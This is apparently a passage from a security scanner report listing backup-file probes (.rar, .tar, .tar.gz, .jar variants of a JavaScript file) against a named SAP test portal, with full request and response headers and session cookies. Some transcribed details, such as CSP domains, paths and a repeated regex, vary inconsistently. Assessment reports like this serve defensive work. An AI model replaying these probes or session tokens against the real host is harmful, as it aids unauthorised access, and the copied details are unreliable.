https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
```

```
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\/\*(\[s\S\]?)*\V|([^\s:]*:\/\*\s*\S*))?/g;
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/bqdd.js.jar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea607cf7c2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:22:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapf.eu:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.7. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.rar

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```



```
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656570483366
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:37:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-rar-compressed;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/(\\\[sS]?)?\\\[tT]?)?/;
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot.com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/gxca.js.rar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656570483366
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:38:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```


Connection: close

23.8. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:22:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-tar; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 417584

var requirejs,require,define;(function(global){var
req,s,head,baseElement,dataMain,src,interactiveScript,currentlyAddingScript,mainScript,subPath,version="2.1.11",commentRegExp=/\(\s*\[\s*\]\s*\)/g;
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/bowp.js.tar HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 06:22:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.saprf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.9. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar.gz

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_1.js.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJdJC3nCARUuzHP1QP|1656564413184|1656569592393
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 06:27:00 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.saprf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
```

```
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
